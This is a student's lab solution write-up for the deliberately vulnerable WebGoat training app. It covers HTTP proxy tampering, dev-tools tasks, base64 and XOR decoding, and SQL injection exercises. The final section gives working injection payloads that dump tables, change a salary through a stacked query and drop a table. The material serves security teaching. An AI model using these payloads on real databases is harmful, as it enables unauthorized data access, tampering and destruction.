
Design Sicherer Systeme - Labor Lösungen

Thomas Gingele

2023-10-09

I would like to mention that I will be using **Burpsuite** instead of **OWASP ZAP** for the majority of the tasks. Please feel free to follow the tutorials provided by WebGoat if you are not comfortable with this tool.

Registered User:

```
1 leastsignificantbit:password
```

Introduction

WebGoat

Task 1

No answer needed.

WebWolf

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

Type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.

How to access the Mailbox:

1. Go to <http://localhost/WebWolf/login>.
2. Log in with your WebGoat credentials.
3. Navigate to "MailBox" in the top toolbar.

Go back to WebGoat and enter an email with the following pattern:

```
1 Pattern: <username>@<doesn't matter>
2 Example: leastsignificantbit@canliterallybeanything.lmao
```

Go back to the mailbox and copy the code from the received email. The code for the above email is:

```
1 tibtnacifingistsael
```

Task 4

This task seems to be optional. The answer is the same code from *Task 3*.

Just click on the link and enter any password. Alternatively, visit the following URL manually:

```
1 http://localhost:8080/WebGoat/WebWolf/landing/password-reset
```

General

HTTP Basics

Task 1

No answer needed.

Task 2

It does not matter what is input here. Type anything and press the button.

Task 4

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

```
1 Was the HTTP command a POST or a GET: POST
2 What is the magic number           : 97
```

HTTP Proxies

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

No answer needed.

Task 6

Unmodified request:

```
1 POST /WebGoat/HttpProxies/intercept-request HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */ *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 15
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=e3dHiM5wF8CB2DJW6Sb_K1NAYbCAcl3W8PONY_oD;
  WEBWOLFSESSION=YR6BTRUQH_89HzCbp9q68HiWVQGdYCgWyDWVW7UL
```

```
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 changeMe=haxx0r
```

An explanation of the individual headers:

- **Host** -> This is the websites host. In this case `localhost` as the application is hosted locally.
- **User-Agent** -> Contains some basic information about the program that is being used to interact with the website. This may help with displaying the website correctly.
- **Accept** -> This is the media type that the browser will accept in the response.
- **Accept-Language** -> This is the language/s that the browser will accept in the response.
- **Accept-Encoding** -> These are the different types of encoding that the browser will accept in the response.
- **Content-Type** -> Describes what format is used to send data to the server. Only used in POST/PUT requests.
- **Origin** -> Enables Cross-Origin Resource Sharing, allowing a client to access otherwise restricted resources from a different domain then the resource is hosted on.
- **Connection** -> Decides whether the connection with the web server should be held open or be closed.
- **Referer** -> The URL at which the client was located when sending the request.
- **Cookie** -> Contains one or more cookie/s previously set by a **Set-Cookie** header by the server. Cookies have multiple purposes from serving as credentials to preventing basic brute force attacks and more.
- **Sec-Fetch-Dest** -> Can be used to let the server know what the response will be used for. This can help with formatting the response for the expected use case on the server.
- **Sec-Fetch-Mode** -> This header is used to distinguish between different uses for the response, for example whether it is for a user navigating a website or to load an image and so on.
- **Sec-Fetch-Site** -> Through this header, a client can tell the server whether a request is coming from the site itself, from a different site or from a completely user-generated request.

WebGoat is using **Javascript** and **Java 17/Maven**.

Exposed Javascript frameworks:

- Backbone.js 1.4.0
- RequireJS 2.3.6

Exposed Javascript Libraries:

- jQuery 3.5.1

- jQuery UI 1.10.4
- Underscore.js version unknown

The name of the input field used to for the task is `changeMe`.

Modified request:

```
1 GET /WebGoat/HttpProxies/intercept-request?changeMe=Requests%20are%20
   tampered%20easily HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
4 Accept: */ *
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 15
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=e3dHiM5wF8CB2DJW6Sb_K1NAYbCAcl3W8PONY_oD;
   WEBWOLFSESSION=YR6BTRUQH_89HzCbp9q68HiWVQGdYCgWyDWVW7UL
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 x-request-intercepted:true
```

Task 7

No answer needed for the task.

When intercepting the request that was earlier used to send a mail to WebWolf and changing the target address to `idont@exist.welp`, the response looks like this:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 Oct 2023 18:50:57 GMT
8
9 {
10   "lessonCompleted" : false,
11   "feedback" : "Of course you can send mail to user idont however you
   will not be able to read this e-mail in WebWolf, please use your
   own username.",
12   "output" : null,
```

```
13   "assignment" : "MailAssignment",
14   "attemptWasMade" : false
15 }
```

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/WebGoat/WebWolf/mail/send` with various headers and a body containing an email address. The 'Response' tab shows a 200 OK response with a JSON body.

Request:

```
1 POST /WebGoat/WebWolf/mail/send HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 22
10 Origin: http://localhost:8080
11 Connection: close
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=e3dh1M5wF8CB2DJW6Sb_K1NAYbCacL3wBP0W_oD; WEBWOLFSESSION=gf057yNh0fuQK0v3thlJHqyXnQFam6tmyIuab6n
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 email=idont@exist.welp
```

Response:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 Oct 2023 18:50:57 GMT
8
9 {
10   "lessonCompleted":false,
11   "feedback":
12     "Of course you can send mail to user idont however you will not be able to read this e-mail
13     in WebWolf, please use your own username.",
14   "output":null,
15   "assignment":"MailAssignment",
16   "attemptWasMade":false
17 }
```

Figure 1: HTTP Proxies Task 7

Task 8

No answer needed.

Task 9

No answer needed.

Task 10

No answer needed.

Developer Tools

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

Use the console in the dev tools and call the javascript function `webgoat.customjs.phoneHome()`.

The answer for this question is randomly generated each time the function is called. Simply open your browsers developer console and run it to receive the result.




Figure 2: Developer Tools Task 4


Task 5

No answer needed.

Task 6

In this assignment you need to find a specific HTTP request and read a randomized number from it.

Open the “Network” tab in your browsers developer tools and take a look at the request body of the request. Note, that this answer is also randomly generated each time the request is send.

**Figure 3:** Developer Tools Task 6

CIA Triad

Task 1

No answer needed.

Task 2

No answer needed.

Task 3

No answer needed.

Task 4

No answer needed.

Task 5

1. How could an intruder harm the security goal of confidentiality? Solution 3: By stealing a database where names and emails are stored and uploading it to a website.

2. How could an intruder harm the security goal of integrity? Solution 1: By changing the names and emails of one or more users stored in a database.
3. How could an intruder harm the security goal of availability? Solution 4: By launching a denial of service attack on the servers.
4. What happens if at least one of the CIA security goals is harmed? Solution 2: The system's security is compromised even if only one goal is harmed.

Crypto Basics

Task 1

No answer needed.

Task 2

If you have no Linux terminal available, you can decode the string here: [CyberChef - Github.io](#)

Otherwise, you can use the following command:

```
1 echo "bGVhc3RzaWduaWZpY2FudGJpdDpwYXNzd29yZA==" | base64 -d
```

The answer will be the credentials of the logged in user. For this example the string will decode to:

```
1 leastsignificantbit:password
```

Task 3

The following string needs to be decoded:

```
1 {xor}0z4rPj0+LDovPiwsKDatOw==
```

Apart from the {xor}, this seems to be encoded with `base64`. Using the command from *Task 2*, it decodes to:

```
1 ;>+>=>, :/>, , (0-;
```

The {xor} may be a hint to how this string is encoded. It is possible to brute force XOR encoded strings using [CyberChef - Github.io](#).

The string decodes to:

```
1 databasepassword
```




Figure 4: Crypto Basics Task 3

(A1) Injection

SQL Injection (intro)

Task 1

No answer needed.

Task 2

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
1 SELECT department FROM employees WHERE userid = 96134
```

Task 3

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

```
1 UPDATE employees SET department='Sales' WHERE userid = 89762
```

Task 4

Try to modify the schema by adding the column “phone” (varchar(20)) to the table “employees”.

```
1 ALTER TABLE employees ADD phone varchar(20)
```

Task 5

Try to grant rights to the table `grant_rights` to user `unauthorized_user`.

```
1 GRANT SELECT ON grant_rights TO unauthorized_user
```

Task 6

No answer needed.

Task 7

No answer needed.

Task 8

No answer needed.

Task 9

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

```
1 SELECT * FROM user_data WHERE first_name = 'Smith' OR '1' = '1'
```

Task 10

Using the two Input Fields below, try to retrieve all the data from the users table.

```
1 Login_Count: 0
2 User_Id      : 0 OR 1=1
```

Task 11

Use the form below and try to retrieve all employee data from the employees table.

```
1 Employee Name      : Bit
2 Authentication TAN: 0' OR '1'='1
```

Task 12

Change your own salary so you are earning the most.

```
1 Employee Name      : Smith
2 Authentication TAN: 3SL99A'; UPDATE employees SET salary='99999999'
  WHERE userid = '37648
```

Task 13

Delete the `access_log` table.

```
1 ''; DROP TABLE access_log -- -
```